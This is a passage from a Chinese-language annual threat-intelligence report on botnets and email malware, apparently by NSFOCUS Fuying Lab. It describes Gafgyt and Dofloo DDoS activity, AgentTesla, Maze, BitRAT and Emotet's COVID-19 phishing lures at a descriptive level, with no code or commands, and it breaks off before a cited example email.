作为老牌开源 DDoS 僵尸网络家族，Gafgyt 木马变种众多，使用者遍布世界各地。根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，Gafgyt 木马活跃程度仅次于 Mirai 家族。

目前 Gafgyt 主要变种越来越多地融合了其他开源木马家族的代码，以此弥补原始 Gafgyt 程序的一些缺陷，包括配置信息外露、持久化能力差等。例如，伏影实验室本年度检测到了大量被命名为 HybridMQ 的 Gafgyt 变种木马，其二进制文件中包含 Gafgyt 木马的基础通信框架，Mirai 木马的 C&C 信息保护逻辑，以及来自其他 Gafgyt/Mirai 变种的多种 DDoS 攻击代码。这样的融合方式在一定程度上增加了 Gafgyt 木马的生存能力。

Gafgyt 攻击目标依然以互联网通用服务以及各类游戏服务为主，除固定的 21(FTP)、22(SSH)、53(DNS)、80(HTTP)、443(HTTPS)、3074(XBOXLive) 以外，Gafgyt 瞄准的其他端口随着热门游戏服务的变化而变化。




图 20　Gafgyt 攻击目标服务类型分布

这些攻击目标都进一步向欧美地区集中，攻击目标集中于美国、加拿大、英国、法国、德国、澳大利亚等国，亚洲方面依然以中国作为首要目标。




图 21　Gafgyt 攻击目标国别分布

本年度，伏影实验室检测到的 Gafgyt 木马规模与上年度基本持平（20868->18950），并且在整个年度都保持了同样水平的活跃度。




图 22　Gafgyt 月度活跃节点数量统计

Gafgyt C&C 所在区域进一步集中，以美国、俄罗斯、英国、法国、德国、加拿大、西班牙为主，值得注意的是伊朗成为了新的 C&C 部署地区。




图 23　Gafgyt C&C 地理分布

这些情况说明，在各种治理手段的打击下，Gafgyt 依然具有顽固的生存能力。

Dofloo

本年度，根据 CNCERT 物联网威胁情报平台及绿盟威胁识别系统监测数据，Dofloo 僵尸网络木马活跃度高，呈现了超越以往的态势。该家族是知名僵尸网络家族 TFDDoS 的一类稳定变种，由于其 DDoS 指令部分使用了 AES 加密，又被称为 AESDDoS 木马。

Dofloo 是跨平台木马，包含了 Windows 和 Linux 平台多种交叉编译版本。绿盟伏影实验室对活跃的 Dofloo 木马节点进行了统计，发现多数节点使用了编号为 3.2.0 和 4.10.0 的程序版本，架构则以 x86 和 arm 为主，这符合当前 Linux 环境发展趋势。




图 24　Dofloo Linux 平台版本与占比

目前，Dofloo 僵尸网络的攻击目标以国内各类中小型云计算服务商为主，此类云计算平台不仅常用于架设游戏服务器和虚拟物品交易平台，而且也经常被其他 DDoS 服务商与互联网灰黑产利用以部署违法服务。

表 7　Dofloo 主要受攻击 IP 地理位置与关联服务

IP	位置	关联服务
103.85.*.*	中国，江苏	云服务
116.211.*.*	中国，湖北	云服务
103.216.*.*	中国，江苏	IDC
222.186.*.*	中国，广东	IDC
156.230.*.*	塞舌尔，维多利亚	云服务
61.147.*.*	中国，江苏	云服务
8.210.*.*	新加坡	云服务
139.129.*.*	中国，浙江	云服务
103.200.*.*	中国，香港	云服务
47.95.*.*	中国，浙江	云服务

Dofloo 僵尸网络的控制者会对选定的攻击目标进行数分钟至数小时不等的 DDoS 攻击，每次攻击活动中发送的 DDoS 攻击指令可以达到上千次。例如，本年度 Dofloo 僵尸网络主要受害者之一的 IP 108.85.*.*，从 4 月 6 日开始持续受到了长达 53 小时的 TCP Flood 攻击。




图 25　Dofloo 主要攻击目标与攻击频次统计

Dofloo 的标准版程序支持 SYN、TCP、UDP、DNS、TCP_SLOW、CC、UDPS 等 DDoS 攻击类型。本年度，Dofloo C&C 下发的 DDoS 攻击指令以 CC、TCP Flood 和 UDP Flood 三类比较高效的攻击类型为主，保持了一贯的攻击倾向。




图 26　Dofloo 攻击类型与指令占比统计

Dofloo 僵尸网络的主要使用者位于国内。相比其他 DDoS 僵尸网络，Dofloo 的 C&C 数量较少，这说明其开发和运营模式仍然处于比较保守的阶段。


表 8　Dofloo 活跃 C&C IP 与关联信息

C&C IP	位置	所属服务提供商
45.76.*.*	美国，新泽西	Vultr
194.113.*.*	中国，香港	Citis Cloud
117.24.*.*	中国，福建	Chinanet
43.229.*.*	中国，香港	Freezing Network
182.161.*.*	中国，香港	Colomx
180.178.*.*	中国，香港	Simcentric
27.50.*.*	中国，河南	Xinfeijinxin
80.82.*.*	塞舌尔，维多利亚	Ip Volume
112.213.*.*	中国，香港	Mega-li Idc
43.226.*.*	中国，深圳	Qianhai Bird Cloud

由此可见，相比 Mirai 和 Gafgyt 这样的全球性僵尸网络，Dofloo 暴露出的 C&C 和攻击目标数量有限，攻击目标也有明显的地域特征。此外，Dofloo 的整体运营规模不大，但在执行指定任务期间活跃度极高。在当今 Mirai 和 Gafgyt 变种引领的 DDoS 家族同质化的趋势下，Dofloo 这类家族的存在，反映了不同国家区域之间的 DDoS 家族和目标产业生态差异，并为解读这些差异提供了观察入口。

3

年度重点家族盘点—PC僵尸网络家族



恶意邮件的主题往往与特定行业的业务以及当时的社会热点有关，其原因在于热点话题可以提升邮件的真实度、吸引更多关注度，同时被热点信息轰炸的邮箱用户也容易降低对恶意邮件的警觉性。

2020 年爆发的新冠疫情影响范围之广，社会影响力之大，绝非同期其他社会事件可比。恶意邮件僵尸网络的控制者没有放过这一绝佳机会，快速构建了各种语言、各种体裁的疫情话题诱饵邮件并大量投放，积极扩大邮件木马的影响范围。

疫情期间，伏影实验室捕获了大量与新冠肺炎有关的垃圾邮件和钓鱼邮件，攻击者在此期间利用这一主题向各行业企业管理人员、行政人员发送了大量的伪造邮件，主题涉及疫情进展、伪造政府通知、疫苗研发进度等，诱骗目标点击恶意附件。

本章节中将介绍伏影实验室捕获的利用 COVID-19 传播的具有代表性僵尸网络家族：Emotet、Netwire 和 SmokeLoader 等。除此之外，以间谍木马 AgentTesla、勒索软件 Maze、新兴远控木马 BitRAT 等为代表的以邮件为主要传播途径的木马程序也在混乱的 2020 年获得了快速发展的机会。

新兴邮件木马家族

AgentTesla

AgentTesla 是本年度在影响规模方面增长最快的邮件木马。

AgentTesla 是典型的间谍类木马，当前的主要版本会窃取各类浏览器中的凭证、各种 FTP 客户端应用中的用户信息、主机键盘记录、窗口程序中文本、并定时截取受控端主机桌面截图并上传至攻击者邮箱，其 C&C 通信通常使用 SMTP 协议。

单论软件功能，AgentTesla 可以说比较简陋，缺少 RAT 木马的高级功能与足够的扩展能力。这款木马之所以能广为传播，原因在于其分发模式。早期，AgentTesla 的作者使用多等级许可证的模式出售软件，最低规格的许可证售价仅为 15 美元：




图 27　AgentTesla 软件售价

[1]

阶梯式售价的方式显然吸引了大量黑客群体试用这款木马，使得 AgentTesla 在野样本数量在 2018 年迎来一次爆发。随后，AgentTesla 的销售转入地下，但样本数量的持续增长显示其客户规模不降反增。

通常，AgentTesla 使用邮件附件的方式投递，但在具体形式上五花八门。比如，部分样本使用漏洞文档执行下载，常用漏洞为 CVE-2017-11882 和 CVE-2017-8570；另一些样本则是带有文档图标伪装的应用程序，通常是 autoit 脚本程序的可执行封装。所有样本都会经过多级的释放流程，各层载荷会使用垃圾代码、开源项目代码、代码混淆、杀毒程序检测等对抗手法提高存活率。值得注意的是，AgentTesla 这些中间载荷使用的编程语言、核心逻辑甚至代码水平都有很大差异。考虑到会购买间谍软件的黑客不太可能有太强的编码和对抗能力，这一现象说明 AgentTesla 木马很可能有一个由作者、销售者、部分使用者构成的团队维护。如果一个“小黑”能够轻松地从 AgentTesla 销售的手里购买到从投递到执行整个过程的黑客工具，那么他在传播恶意程序方面的能力将会极大提升。

[1] https://krebsonsecurity.com/2018/10/who-is-agent-tesla/

MazeRansom

今年来，恶意邮件和各种漏洞极大助长了勒索软件的传播。其中，Maze 勒索软件因其较大的影响范围和出格的宣传行为，吸引了大量关注。

从代码角度来看，Maze 并没有使用新奇的技术，但程序功能比较完善。

对抗方面，Maze 使用了代码执行流混淆妨碍静态分析、使用进程检测和调试位检测等常见手段妨碍动态分析、还会使用垃圾代码增加分析量。

功能方面，Maze 则与主流勒索软件完全相同，包括删除卷影副本、加密除 LNK、EXE、SYS、DLL 以外的所有文件、创建勒索文本；加密算法使用常规的 ChaCha20 加密文件、RSA 加密密钥的形式。Maze 所有自定义项都保存在程序的 config 数据区中。

Maze 更新比较频繁，并且会对安全工作者的分析和披露行为进行“回应”，包括加入新的对抗手段，以及在程序外壳部分写入挑衅式的文本信息等。这与一般认知中勒索软件行事低调和潜伏于暗处的印象大相径庭。

Maze 在造势方面非常积极。Maze 制作者维护了多个网站，包括 newsmaze.net、mazedecrypt.top 以及对应的暗网页面等，在这些网页中将自己的勒索软件称为“Maze support system”，会“帮助检测安全问题”。此外，Maze 还声称有多款勒索软件加入了他们的运营模式中，包括 SunCrypt、REvil、LockBit 等。

Maze 最出格的一点是会在网站中实时更新受害者信息和窃取到的部分文件，声称如果不按时交付赎金就会放出这些文件。例如疫情期间，该家族就攻击了英国的新冠疫苗测试中心，并窃取了部分患者信息。

下图为 Maze 网站公布的一则威胁信息，显示某网站已被 Maze 攻击，并已经公开了被盗数据的 5%：




图 28　Maze 运营者在网站上发布的数据公开威胁信息

然而，如日中天的 Maze 团队却在 11 月初发出如下声明，表示其在暗网上将“关闭该项目”：




图 29　Maze 运营者在 11 月的声明

目前尚无法得知该声明是否为烟雾弹行为，但可见的是，这种由 Maze 发扬光大的勒索与泄露相组合的恶劣运营方式，必将被其他勒索软件所效仿。

BitRAT

近年来，随着 TinyNuke、Gozi 等 RAT 木马源码的泄露，黑客开发新型 RAT 木马的成本大幅降低。今年，使用了 TinyNuke 核心 hVNC（隐藏式远程桌面）逻辑的 RAT 木马，及 Warzone、BitRAT 等恶意程序在黑客论坛上大行其道，成为恶意邮件攻击者的新宠。

第三季度出现的 BitRAT 可谓当前 RAT 木马制作模式的写照。BitRAT 通常使用如表格内脚本执行等较为简单的文档利用方式实现投递，释放层级也较少，并且在投递完成后立即运行。

BitRAT 支持的功能较多，包括远程桌面、录像、录音、代理通信、键盘记录、挖矿、进程和文件控制、凭证窃取等。然而，其核心代码主要来自开源项目，比如 hVNC 功能移植自 TinyNuke，录像功能使用了 OpenCV api，录音功能则来自 WAVE 等。

参考较早之前出现的 Warzone 木马，今后 BitRAT 可能会增加其攻击链的复杂度，同时迎来一段时间的扩张期。同时以 Warzone 和 BitRAT 为代表，这些全功能的 RAT 木马可能会进入低价厮杀的阶段，作为其载体的恶意邮件数量也会增加。

COVID-19 与传统邮件僵尸网络家族

Emotet

进入 2020 年，Emotet 依然是世界上危害最大的邮件木马程序。伏影实验室经过抽样统计发现，当前的恶意钓鱼邮件中有超过 50% 最终投递了 Emotet 木马。

Emotet 家族属于银行木马，出现于 2014 年，主要以垃圾邮件形式传播，感染 Windows 主机后并盗取用户邮箱来获得重要个人财务信息。该木马的主要维护者是一个被称为 Mealybug 的网络犯罪团伙。近年来，Emotet 在多起事件中被发现开始用于传播其他恶意家族，涉及银行木马、DDoS 和勒索等，涉及的木马程序包括 Cridex、IcedID、QakBot、Trickbot、UmbreCrypt、LockerGoga 和 AzoRult 等。

不同于其他邮件木马，Emotet 在获取和利用邮件地址资源上更进一步，它可以使用一个独立的模块盗窃受害者主机上 Outlook 邮箱中的邮件地址，从而使用这些窃取到的邮件地址作为新的发件人。这样的方式不但可以获得几乎无限的邮件地址资源，还能够隐藏攻击者的信息，并回避一些邮件地址过滤

手段，可谓一举多得。Emotet 使用这种方式构造了一个恶意邮件传播网络，受害者主机作为该网络中的组件互相关联，极大增加了根除的难度。

Emotet 邮件传播网络的维护者十分重视诱饵内容的构建。目前已发现的 Emotet 鱼叉邮件，其诱饵形式包括账单、罚单、请柬、通告、工资单等，内容包括信息确认、商务交流、广告宣传等，可谓无所不包。因此，可以想象作为今年最大热点话题的 COVID-19 疫情信息给 Emotet 的扩散提供了怎样的便利。即第一季度利用疫情诱饵攻击日本目标之后，Emotet 在三季度之后对攻击链进行了一些改动，更新了文档的图片，并开始大量使用疫情话题制作诱饵文本。伏影实验室发现的借用疫情话题的 Emotet 邮件，主要可以分为伪造疫情相关新闻或通知、借助疫情内容增加邮件真实度的两种类型。

下图是一季度出现的一例 Emotet COVID-19 鱼叉邮件：

